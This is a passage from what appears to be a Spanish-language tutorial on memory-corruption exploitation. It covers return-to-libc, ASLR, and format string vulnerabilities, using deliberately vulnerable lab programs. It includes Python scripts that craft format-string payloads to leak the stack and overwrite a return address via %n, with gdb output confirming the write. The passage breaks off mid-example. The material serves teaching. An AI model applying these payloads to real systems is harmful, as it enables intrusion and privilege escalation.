Aquí entra en juego la posibilidad de utilizar código ya marcado como ejecutable en el mapa de memoria de un proceso, éste sí almacenado en páginas con permisos de ejecución. Evidentemente el propio código del programa vulnerable así como el código de las bibliotecas que éste utiliza debe seguir teniendo permisos de ejecución para el correcto funcionamiento del programa.

3.3. Rop: Ret2Libc

Una mitigación como 'Write XOR execute' impide entonces ataques de inyección de código como vimos anteriormente. Esta barrera de seguridad da pie a un nuevo tipo de ataque denominado: ataque de reutilización de código. Frente a la mitigación 'Write XOR execute' ya no será útil inyectar código malicioso sino reutilizar código ya existente. Se denomina ROP o 'Return orienting programming' en inglés cuando lo que se reutilizan son partes de código denominados *gadgets*. Si este código es una función como parte de una biblioteca la estrategia de explotación se denomina más específicamente 'retorno a libc' (en inglés 'return to libc'). Frecuentemente, en GNU/Linux se usa la biblioteca `libc` porque está enlazada en la mayoría de los programas pero también por contar con funciones como `system` o `mprotect`. La primera permite ejecutar un programa, como por ejemplo una terminal; y la segunda permite dar permisos de ejecución a una página de memoria que no los tiene, como por ejemplo una página de la pila.

Es necesario tener en cuenta que la estrategia de 'retorno a libc' apunta a sobreescribir la dirección de retorno de una función en la pila con la dirección de otra función perteneciente a una biblioteca. Entonces a partir de un desbordamiento de un búfer de memoria por ejemplo se podrá sobreescribir la dirección de retorno pero también se tendrá que tener en cuenta los ar-

gumentos de la función llamada, definiendo un layout de la pila acorde a un llamado 'normal' de la función de 'libc'.

A continuación presentamos en un esquema gráfico la estrategia de explotación mencionada:




Figura 11: Estrategia de explotación de retorno a libc.

3.3.1. Ejemplo

Se trabajará nuevamente con el mismo programa vulnerable analizado en el apartado 3.1.1. Esta vez modificamos la estrategia de explotación: no se inyectará código malicioso en la pila sino que se invocará a la función `system` de la biblioteca `libc`. Esta función ejecutará el programa o comando que le indiquemos como parámetro. Por ejemplo, `system(''ls'')` ejecutará el comando ls que lista el contenido del directorio actual. Su potencialidad en la escritura de exploits se evidencia cuando se llama a esa función con el argumento `system(''/bin/sh'')`. En ese caso se lanzará una shell, es

decir un intérprete de comandos que nos permitirá a su vez ejecutar otros comandos.[7]

Es decir, es necesario aprovechar el desbordamiento del búfer para –primero– sobreescribir la dirección de retorno con la dirección de la función `system` de `libc` y –en segundo lugar– crear un layout de la pila que simule el llamado a esa función con el argumento `/bin/sh`. También deberá tenerse en cuenta la propia dirección de retorno de `system` [8] tal como indica la Figura 12.




Figura 12: Estrategia de explotación.

[7]Por ejemplo, una vez que logramos controlar una shell con un usuario con bajos privilegios en el sistema vulnerable es posible pensar estrategias en un segundo momento de post-explotación para escalar privilegios a `root`.

[8]En este punto, sólo se tendrá en cuenta esta dirección para saltearla y que el llamado a `system` funcione correctamente. No obstante, si se controlan las sucesivas direcciones de retorno es posible encadenar varias llamadas a funciones para lograr un funcionamiento más complejo.

Dentro de la biblioteca `libc` es posible encontrar tanto la dirección de la función `system` como la dirección del string `/bin/sh` que utilizaremos como parámetro [9].

La estrategia será ingresar un input adecuado para sobreescribir la dirección de retorno de `main()` almacenada en la pila, y reemplazarla por la dirección de `system` en `libc`. Supongamos como ejemplo que esta dirección es: `0xb7e633e0`. Y que la dirección del string `/bin/sh` es: `0xb7f84551`, ambas pertenecientes a `libc`.

El objetivo es generar un layout de pila tal que el flujo de ejecución al retornar la función `main` lleve a la ejecución de la función `system`, que contará con todos sus parámetros ya en la pila.

Para ello planificamos el desbordamiento con el siguiente input por entrada estándar:




Figura 13: Esquema del exploit.

En el Anexo F es posible encontrar un script en Python con la totalidad del exploit funcionando.

3.3.2. Mitigación: ASLR

El ASLR ('Address Space Layout Randomization' o mapa de espacio de direcciones aleatorio) es una tecnología diseñada para volver aleatorias las direcciones de memoria de los segmentos de un proceso. De esta manera la dirección donde se encuentre el código del programa ejecutable así como sus bibliotecas cambiará en cada ejecución.

[9] Por ejemplo con el debugger `GDB`, utilizando los comandos `find` y `print` nos darían sendas direcciones

El objetivo de esta barrera de seguridad es únicamente complejizar la explotación del programa vulnerable. Justamente la estrategia planteada previamente de retorno a `libc` deja de funcionar ya que las bibliotecas que se cargan dinámicamente estarán ubicadas en una dirección de memoria diferente en cada ejecución del programa vulnerable. Es por ello que no podremos predecir la exacta dirección de funciones dentro de `libc` u otra biblioteca, necesarias para explotar el programa, dado que se modificarán en cada ejecución.

4. Vulnerabilidad de cadenas de formato

Existen otro tipo de vulnerabilidades que también se aprovechan de un desbordamiento de memoria que se denominan vulnerabilidades de cadenas de formato o format string en inglés. Como veremos es posible aprovecharse de este tipo de vulnerabilidades para imprimir el contenido de la pila de un proceso o para escribir un valor arbitrario en una dirección de memoria arbitraria. El ataque en este caso consiste en aprovecharse de funciones que imprimen texto con formato. ¿Qué son las funciones de formato? En el lenguaje C existen varias funciones que dan formato a tipos de datos primitivos y lo escriben por una salida, por ejemplo, por salida estándar para imprimirlo en la terminal. Como por ejemplo:

```
int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

Parte de la vulnerabilidad de las cadenas de formato (o format strings) se ve provocada por el hecho de que son funciones con argumentos variables. Por ejemplo, la función `printf(const char* format, ...)` requiere de un primer parámetro denominado **format string** o **cadena de formato**, seguida por cero o más argumentos.

El format string es la cadena a mostrar. Se compone, por un lado, de caracteres ordinarios (exceptuando -por ejemplo- el caracter reservado ‘%’)

que se copian sin cambios a la salida y, por otro, de parámetros de formato que comienzan con el símbolo ‘ %’ seguido de un indicador de conversión (‘ %d’ o ‘ %x’ por ejemplo). De esta manera el format string da la pauta de la cantidad de argumentos que serán representados en la salida. Cuando se detecta en el format string un símbolo ‘ %’ se busca el siguiente argumento de la función y se lo convierte a la representación indicada por el parámetro de formato (sea ‘ %d’,‘ %x’, etc) y así sucesivamente.

Por ejemplo en `printf (‘El año ‘ %d’, 1984’)` el format string `‘El año %d’` tiene un único parámetro de formato ‘ %d’. Inicialmente la función imprime el string ‘El año ’, se detiene en ‘ %d’ y busca en la pila el siguiente argumento que lo reemplazará, en este caso 1984. Lo procesa como decimal resultando en la salida: **‘El año 1984’**.

En cambio si el parámetro indicara una conversión a la representación hexadecimal se obtendría el siguiente resultado:

```
printf ("El número %d en representación hexadecimal es: %x.", 1984, 1984)
```

```
El número 1984 en representación hexadecimal es: 7C0.
```

En relación a los parámetros de formato, la siguiente tabla especifica los diferentes tipos de parámetros de formato y cómo se pasan a la función `printf()` sea como valor o como puntero.

Parámetro	Salida	Cómo se pasa a la función
‘ %d’	int(decimal)	Por valor
‘ %u’	unsigned int (decimal)	Por valor
‘ %x’	unsigned int (hexadecimal)	Por valor
‘ %s’	char * (string)	Por referencia
‘ %n’	int *	Por referencia

Hay dos tipos de parámetros:

1. **De lectura** (como ‘ %s’, ‘ %d’, ‘ %x’): dan formato a la salida de acuerdo al parámetro de formato.

2. **De escritura** (como ‘%n’): el parámetro ‘%n’ toma una dirección como argumento dónde almacena la cantidad de bytes escritos hasta ese punto. La utilidad de este parámetro radica en conocer la longitud del output con formato, como por ejemplo en el siguiente programa:

```
int contador;
printf("%s%n\n", "012345", &contador);
printf("contador = %d\n", contador);

user@abos:\$ ./contador
012345
contador = 6
```

El parámetro ‘%n’ escribe en 4 bytes la cantidad de caracteres impresos por salida estándar. Como se imprimieron seis caracteres en total (‘012345’), va a escribir 0x00000006 dentro de la variable contador. En cambio ‘%hn’ (con una ‘h’ de *half* como formato adicional de longitud) escribe esa cantidad en un short de 2 bytes, es decir 0x0006. Obviamente el parámetro ‘%hhn’ lo hará en un único byte: 0x06.

También existen otras opciones de formato opcionales:

1. **Nro. argumento**: ‘%<nro argumento>$parametro’. Por ejemplo ‘%2$d’ imprime el segundo argumento que se le haya pasado a la función. Por ejemplo en el caso: printf(‘Este es el segundo argumento %2$d’, 0, 1, 2) imprime directamente 1.

2. **Longitud**: %<longitud>parametro. Para ello se usa la `h` de *half* y `hh` de *half of the half*. Por ejemplo, como vimos %n escribe la cantidad de caracteres impresos dentro de 4 bytes, pero al agregar un formato de longitud: %hn los escribe dentro de 2 bytes y %hhn en un byte.

3. **Padding**: %<padding>parametro. Por ejemplo %3d procesa el valor como decimal y agrega espacios si su longitud no llega a 3 caracteres. En cambio con %03d se reemplazan los espacios por ceros en longitudes menores a 3.

Como veremos más adelante el padding se va a utilizar frecuentemente en la escritura de exploits junto al parámetro %n, ya que el padding permite adecuar la cantidad de caracteres impresos que el %n va a escribir.

```
int num=0x8;

printf("%d%n\n", num, &contador)    # imprime "8"; contador = 1
printf("%3d%n\n", num, &contador)   # imprime "   8"; contador = 3
printf("%9d%n\n", num, &contador)   # imprime "        8"; contador = 9
```

En el ejemplo se observa cómo al agregar el número 9 al format string %9d %n se modificó arbitrariamente el valor del contador sin más complicaciones. También es posible aprovechar este recurso para facilitar la visualización de los datos. Por ejemplo si se trata de direcciones, con el format string %08x imprimimos valores en hexadecimal con un padding de 8 dígitos.

```
printf("%x\n", dato)    # imprime "2ad"
printf("%8x\n", dato)   # imprime "     2ad"
printf("%08x\n", dato)  # imprime "000002ad"
```

4.1. El papel de la pila en estos ataques

Será de relevancia comprender cómo se maneja la pila en el llamado a este tipo de funciones. Tomando el ejemplo de R. Bowes publicado en 'Adventures in Security' (Bowes, 2015) se puede representar en pseudo assemble el manejo de la pila en el llamado a función `printf('Una cadena %s y un número %d', str, numero)` de la siguiente manera:

```
push numero
push str
push "Una cadena %s y un número %d"
call printf
add esp, 0xc
```

Es decir, se almacenan los 3 argumentos de `printf()` en orden inverso (incluyendo el format string) tal como indica la convención del llamado a

funciones. Después se llama a `printf()` y cuando esta función retorna, se restan los 12 bytes usados para los argumentos (`add esp, 0xc`).

Es importante aclarar que cuando `printf()` es llamada la función no conoce cuantos argumentos recibió sino que da por sentado que la pila está correctamente construida e infiere el número de argumentos por la cantidad de parámetros de formato (‘ %...’) presentes en el format string. Entonces esta función toma el format string que se le dio como argumento y lo imprime hasta llegar a especificadores comenzados por ‘ %‘, a los que reemplaza por contenido que toma de la pila. `printf()` sigue al pié de la letra lo indicado por el format string sin importar lo que se encuentre almacenado efectivamente en la pila, a la que considera meramente un cúmulo de datos.

Entonces si consideramos el siguiente programa:

```
#include <stdio.h>

int main(int argc, char *argv[]){
printf("%x %x %x\n");
}
```

Lo compilamos y ejecutamos:

```
user@abos:\$ ./test
bffff7a4 bffff7ac b7e563fd
```

¿En qué sector de la pila está el string ‘ %x’ y por qué aparecen números como salida? Aunque `printf()` tenía como único argumento el format string ‘ %x %x %x’, por cada parámetro ‘ %x’ buscó datos de la pila y los imprimió asumiendo que fue llamada con un número mayor de argumentos.

Para ver el estado de la pila con el llamado a `printf()` va a ser de utilidad incluir variables locales, cuya ubicación en la pila es conocida. Entonces complejizamos el ejemplo:

```
int funcion_a(int param_b, int param_c){
int var_local = 0x123;
char str[12] = "AAAABBBBCCCC";
```

```
printf("%x %x %x %x %x %x %x\n");
}

int main(int argc, char *argv[]){
funcion_a(0x1000, 0x10);
}
```

Cuando se hace el llamado a la `funcion_a(0x1000,0x10)` el pseudo assembler que manipula la pila es el siguiente:

```
; llamado a funcion_a(0x1000, 0x10)

push 0x10
push 0x1000
=> call funcion_a
add esp, 8
```

Y al ejecutar la instrucción de `call funcion_a` el estado de la pila es el siguiente:




Figura 14: Estado de la pila.

El pseudo assembler de `funcion_a`:

```
<func_a>:
push   ebp                              ; backup viejo frame pointer
mov    ebp,esp                  ; seteo nuevo frame pointer
sub    esp,0x10                 ; espacio para 16 bytes de var locales

mov    DWORD PTR [ebp-0x4],0x123
mov    DWORD PTR [ebp-0x8],0x41414141  ; "AAAA"
mov    DWORD PTR [ebp-0xc],0x42424242  ; "BBBB"
mov    DWORD PTR [ebp-0x10],0x43434343 ; "CCCC"

push   0x80484d0                ; format string "%x %x %x %x %x %x %x\n"
=> call   80482d0 <printf@plt>      ; llamado a printf()
add    esp,0x4                  ; elimino el format string de la pila

add    esp,0x10                 ; elimino var locales de la pila
pop    ebp                      ; restauro viejo frame pointer
ret
```

En el instante anterior a llamar a `printf()` el estado de la pila es:




Figura 15: El estado de la pila.

Y cuando se llama a `printf()` se apila la dirección de retorno y se mapea dentro de la pila cada uno de los ‘ %x’ de la siguiente manera:




Figura 16: Estado de la pila.

Es posible confirmar esto ejecutando el programa y observando los datos de la pila que se imprimen:

```
user@abos:\$ ./test
41414141 42424242 43434343 123 bffff718 804843b 1000
```

La función `printf(‘%x%x%x%x%x%x%x’)` busca en la pila esos 7 argumentos aunque no se hayan definido sus valores de manera explícita bajo la forma `printf(‘%x%x%x%x%x%x%x’, valor1, valor2 ...)`. E imprime el contenido de la pila por salida estándar representado en hexadecimal.

Para comprender el funcionamiento de las vulnerabilidades del tipo format string, la clave es directa o indirectamente la capacidad de controlar la cadena de formato. Códigos como `printf(foo)` son vulnerables si suponemos que `foo` se toma de un input de usuario que podrá contener parámetros de formato %. Al ser funciones con argumentos variables si se introduce ‘%s%x%n’ como argumento, se forzará a que la función `printf(‘%s%x%n’)` busque en la pila esos 3 argumentos (por su valor o su referencia según corresponda) y los imprima por salida estándar.

4.2. Filtración de datos de la pila

Cuando controlamos la cadena de formato es posible filtrar datos de la pila del proceso. Así una vulnerabilidad de format string puede ser un primer paso para detectar una dirección de retorno que pueda usarse en un desbordamiento de búfer.

Por ejemplo si controlamos el format string gracias al código `printf(argv[1])` podemos pasar los siguientes inputs:

1. `printf(‘%x’)`: si damos como input el string %x logramos imprimir 4 bytes de la pila bajo la representación hexadecimal.

2. `printf(‘%s’)`: si ingresamos como input el string %s la funcion toma 4 bytes de la pila, la considera un puntero a un string e imprime la memoria a la que apunta.

Se toma como ejemplo un programa vulnerable de **Exploit Exercises** (Protostar, s/f).

```
#include <stdio.h>
#include <string.h>

void vuln(char *string){
printf(string);
}

int main(int argc, char **argv){
vuln(argv[1]);
}
```

Lo compilamos y ejecutamos con los siguientes argumentos.

```
user@abos:\$ ./protostar1 AAAA
AAAA
user@abos:\$ ./protostar1 %x %x %x
bffff6c8 804841c bffff89c
```

Vemos que al pasarle el parámetro %x reiteradas veces logramos imprimir el contenido de la pila del proceso.

En muchos casos nos va a interesar imprimir el format string mismo, ya que si logramos imprimir un string que controlamos vamos a poder escribir en un string (o mejor dicho en una dirección) que controlamos. Para imprimir el contenido de la pila hasta ver el propio format string que proveemos como parámetro, armamos un input más extenso con un comienzo reconocible (\x41\x41\x41\x41...). Incluimos el parámetro con padding '%08x' para visualizar más cómodamente los datos:

```
#!/usr/bin/env python

import sys

def pad(s):                                    #padding
return (s + "A"*1000)[:1000]
```

```
exploit = "AAAAAAAAAAAAAAAAAAAAAAAAAA"
#comienzo del format string reconocible
exploit += "%08x ." * 150
#parámetros para imprimir la pila

sys.stdout.write(pad(exploit))
```

Inspeccionamos el output hasta encontrar el comienzo del format string:

```
user@abos:\$ ./r.sh gdb ./protonstar1
(gdb) r "\$(./exploit.py)"
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAbffff378 .0804841c .bffff546 .00000000 .b7e3ea63 .00000002 .bffff414 .bff
ff420 .b7fece9a .00000002 .bffff414 .bffff3b4 .08049680 .080481fc .b7fce000 .00000000 .00000000 .000
00000 .9df36367 .a5c02777 .00000000 .00000000 .00000000 .00000002 .08048300 .00000000 .b7ff26e0 .b7e
3e979 .b7fff000 .00000002 .08048300 .00000000 .08048321 .0804840b .00000002 .bffff414 .08048430 .080
484a0 .b7fed350 .bffff40c .0000001c .00000002 .bffff516 .bffff546 .00000000 .bffff92f .bffff942 .bff
ff952 .bfffeeb .bfffef7 .bffffe4c .bffffe76 .bffffe7f .bffffa5 .bffffad .00000000 .00000020 .b7f
dbd20 .00000021 .b7fdb000 .00000010 .078bfbff .00000006 .00001000 .00000011 .00000064 .00000003 .080
48034 .00000004 .00000020 .00000005 .00000008 .00000007 .b7fde000 .00000008 .00000000 .00000009 .080
48300 .0000000b .000003e9 .0000000c .000003e9 .0000000d .000003e9 .0000000e .000003e9 .00000017 .000
00000 .00000019 .bffff4fb .0000001f .bffffcc .0000000f .bffff50b .00000000 .00000000 .00000000 .000
00000 .00000000 .fe000000 .31531d5f .440c310a .53ab2e27 .69710817 .00363836 .00000000 .682f0000 .2f6
56d6f .65726574 .612f6173 .2d736f62 .612f6574 .2f736f62 .746f7270 .74736e6f .2f317261 .75616c2e .656
8636e .41410072 .41414141 .41414141 .41414141 .41414141 .41414141 .41414141 .38302541 .252e2078 .207
83830 .3830252e .252e2078 .20783830 .3830252e .252e2078 .20783830 .3830252e .252e2078 .20783830 .383
0252e .252e2078 .20783830 .3830252e .252e2078 .20783830 .3830252e .252e2078 .20783830 .3830252e .252
e2078 .20783830 .3830252e .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 4529) exited with code 0100]
```

Figura 17: Es posible detectar el comienzo del format string.

Los valores \x41\x41\x41\x41... resaltados son el comienzo del format string (dejamos de lado las primeras dos 'AA' por una cuestión de alineamiento). Ello indica que uno de los parámetros '%08x' logra imprimir la parte de la pila en la que está almacenado el format string que ingresamos como usuario.

Es relevante considerar que se genero un padding: la función `pad(s)` se creó para que `printf()` siempre reciba un input de igual longitud. Esto se debe a que los argumentos se almacenan en la pila antes del llamado a una función, por lo que modificar su longitud hará que la configuración inicial de la pila del programa cambie. Para simplificar los cálculos en el offset del exploit debemos controlar la cantidad de datos en la pila y por ende es clave siempre ingresar un input siempre de igual longitud.

4.3. Escritura en memoria

Imprimir memoria de la pila con %x permite filtrar información relevante, pero también facilita futuros cálculos necesarios para lograr un ataque más sofisticado. El punto clave es conocer cuál de los parámetros %08x es el que imprime el comienzo del format string. Si contamos con esa información podemos incluir al principio del format string ya no 'AAAA...' sino una dirección cuyo contenido querramos inspeccionar o en la cual querramos escribir un valor. Con este objetivo, primero debemos identificar ese parámetro %08x que imprime el comienzo del format string. Y luego lo reemplazamos por %s o %n para inspeccionar o imprimir en esa dirección de memoria.

En este caso el objetivo será escribir en un sector de la pila y ya no sólo imprimir su contenido. Siguiendo con el mismo programa de ejemplo, suponemos un escenario en el que queremos sobreescribir una dirección de retorno para reemplazarla -por ejemplo- por la dirección de nuestro shellcode. Supongamos que esa dirección de retorno está almacenada en la pila en la dirección '0xbffff364', lo primero que hacemos es incluir esa dirección al comienzo del format string:

```
#!/usr/bin/env python

import sys
from struct import pack

def pad(s):                          #evita variaciones en pila
return (s + "A"*1000)[:1000]

ret_addr = 0xbffff364                #addr a sobreescribir

exploit  = "AA"                      #alineacion de ret_addr
exploit += pack("<I", ret_addr)      #incluimos ret_addr en format string
exploit += "%08x ." * 150

sys.stdout.write(pad(exploit))
```

Creamos un input que comienza con 'AA' para lograr la alineación de la dirección de retorno, seguido de esa dirección de retorno. Si ejecutamos vemos al comienzo del output que la función `printf()` imprime las dos 'AA' y la dirección de retorno como caracteres no imprimibles. Pero si observamos el resto de la impresión de la pila, vemos esas dos `0x4141` seguidas de la dirección `0xbffff364` (que subrayamos en la imagen a continuación).

Figura 18: Impresión de la pila.

Entonces sabemos que un determinado especificador %08x es el que imprime `0xbffff364`, por lo que nos queda descubrir cuál es. Con `gdb` después de prueba y error analizando el output y quitando parámetros, descubrimos que el %08x número 120 es el encargado de imprimir la `ret_addr`.

```
#!/usr/bin/env python

import sys
from struct import pack

def pad(s):
return (s + "A"*1000)[:1000]

ret_addr = 0xbffff364              #addr a sobreescribir

exploit  = "AA"
exploit += pack("<I", ret_addr)
exploit += "%08x ." * 120          #el último parámetro imprime la ret_addr
```

```
sys.stdout.write(pad(exploit))
```

Figura 19: Impresión de la pila.

Como vemos después de la dirección `0xbffff364` (subrayada en la imagen anterior) se continúan imprimiendo las 'A' del padding.

En este punto si reemplazamos el parámetro %08x número 120 por %n ya no imprimimos la dirección de retorno sino que **escribimos** la cantidad de bytes impresos **en** la dirección de retorno `0xbffff364`. Para probar escribir en memoria adecuamos el script:

```
#!/usr/bin/env python

import sys
from struct import pack

def pad(s):
return (s + "A"*1000)[:1000]

ret_addr = 0xbffff364              #addr a sobreescribir

exploit  = "AA"
exploit += pack("<I", ret_addr)
exploit += "%08x ." * 119          #imprime pila
exploit += "%n"                    #param. nro 120: sobrescribe ret_addr
```

```
sys.stdout.write(pad(exploit))
```

Cuando lo ejecutemos:

```
user@abos:\$ ./r.sh gdb ./protonstar1
(gdb) r "\$(./exploit.py)"
Program received signal SIGSEGV, Segmentation fault.
0x000004ac in ?? ()
(gdb) x/wx 0xbffff364
0xbffff364: 0x000004ac
```

Efectivamente logramos sobreescribir en la dirección de retorno `0xbffff364` el valor `0x000004ac`, que no es otra cosa que la cantidad de caracteres impresos hasta el %n. De ahí que cuando el programa intente retornar provoque una violación de segmento. De esta manera podríamos sobreescribir una dirección de retorno por la dirección de nuestro shellcode por ejemplo, manipulando la cantidad de caracteres impresos por el format string para que el número que escribamos sea la dirección donde ubicamos el código malicioso.

En conclusión es posible aprovecharse de vulnerabilidades del tipo format string para imprimir el contenido de la pila de un proceso o para escribir un valor arbitrario en una dirección de memoria arbitraria.

4.4. Ejemplo

Se tomará el siguiente código vulnerable (que también es parte de los Abos de Gerardo Richarte) para explicar un ataque a una cadena de formato bajo las premisas que se vienen trabajando.

```
int main(int argv,char **argc) {
short int zero=0;
int *plen=(int*)malloc(sizeof(int));
char buf[256];

strcpy(buf,argc[1]);
```

```
printf("%s%hn\n",buf,plen);
while(zero);
}
```

Este programa vulnerable copia en `buf` el primer parámetro ingresado por el usuario. Imprime por salida estándar el contenido de `buf` y guarda en `plen` la cantidad de bytes impresos. Si la variable `zero` se mantiene intacta el loop `while(zero)` no se ejecuta y el proceso finaliza.

```
user@abos:\$ gcc -m32 -no-pie -fno-stack-protector -ggdb
-mpreferred-stack-boundary=2 -z execstack -o fs1 fs1.c
user@abos:\$ sudo chown root ./fs1; sudo chmod u+s ./fs1
; root owner & setuid

user@abos:\$ ./fs1 AAAAA
AAAAA
user@abos:\$ ./fs1 BBBBBBB
BBBBBBB
```

Entonces, ¿cuál es la dificultad principal? Si se sigue la estrategia de sobreescribir la dirección de retorno de `main`, de manera colateral se pisa el valor de `zero` provocando un loop infinito. Frente a esto el proceso nunca retorna y la reescritura de la dirección de retorno en la pila es inútil.

Figura 20: Estrategia de reescritura de dirección de retorno.

Por lo tanto, es necesario pensar en un ataque combinado de desbordamiento de búfer y el aprovechamiento de una vulnerabilidad del tipo format string.

Antes del ataque el mapa de la pila es el siguiente:

```
[ebp-264]   = buf
[ebp-8]     = plen
[ebp-4]     = zero
[ebp]       = ebp anterior
[ebp+4]     = dirección de retorno
```




Figura 21: Layout de la pila antes del ataque.

¿Cómo se lleva a cabo el ataque a la cadena de formato? La reescritura de la dirección de retorno de `main` a través de un desbordamiento de búfer -en la función `strcpy`- obliga a sobreescribir la variable `zero` (por su ubicación en la pila entre `buf` y la dirección de retorno). Para que el ataque funcione es necesario que `main` retorne y por ende que `zero` continúe siendo 0.

Figura 22: Estado de la pila necesario.

Es importante tomar como consideración que no es plausible como solución sobreescribir `zero` con el valor numérico de `0000`. Como el desbordamiento de búfer se logra a través `strcpy`, una función que manipula strings, si optamos por escribir en `zero` el string `0000` estaríamos almacenando en `zero` el código ascii: `0x30303030`. Y por ende no lograríamos el objetivo de que el programa retorne.

Para solucionar este escollo es necesario combinar el ataque de desbordamiento de búfer con un ataque del tipo format string. Este ataque tomará dos pasos. Primero, aprovechar `strcpy(buf,argc[1])` para inyectar el shellcode y sobreescribir la dirección de retorno de `main()` almacenada en la pila para que apunte a él. Y en un segundo paso, aprovechamos `printf('%s%hn',buf,plen)` para volver a `zero = 0` de manera indirecta a través de `len`, gracias a una vulnerabilidad del tipo format string. Paso a paso la estrategia será la siguiente:

Primera parte: aprovechando el código `strcpy(buf,argc[1])`:

1. Inyectamos el shellcode en `buf`.

2. Con un desbordamiento sobrescribimos `plen` para que apunte a `zero`.

3. Y sobrescribimos la dirección de retorno de `main()` para que apunte a `buf`.

Segunda parte: aprovechando `printf('%s%hn',buf,plen)`:

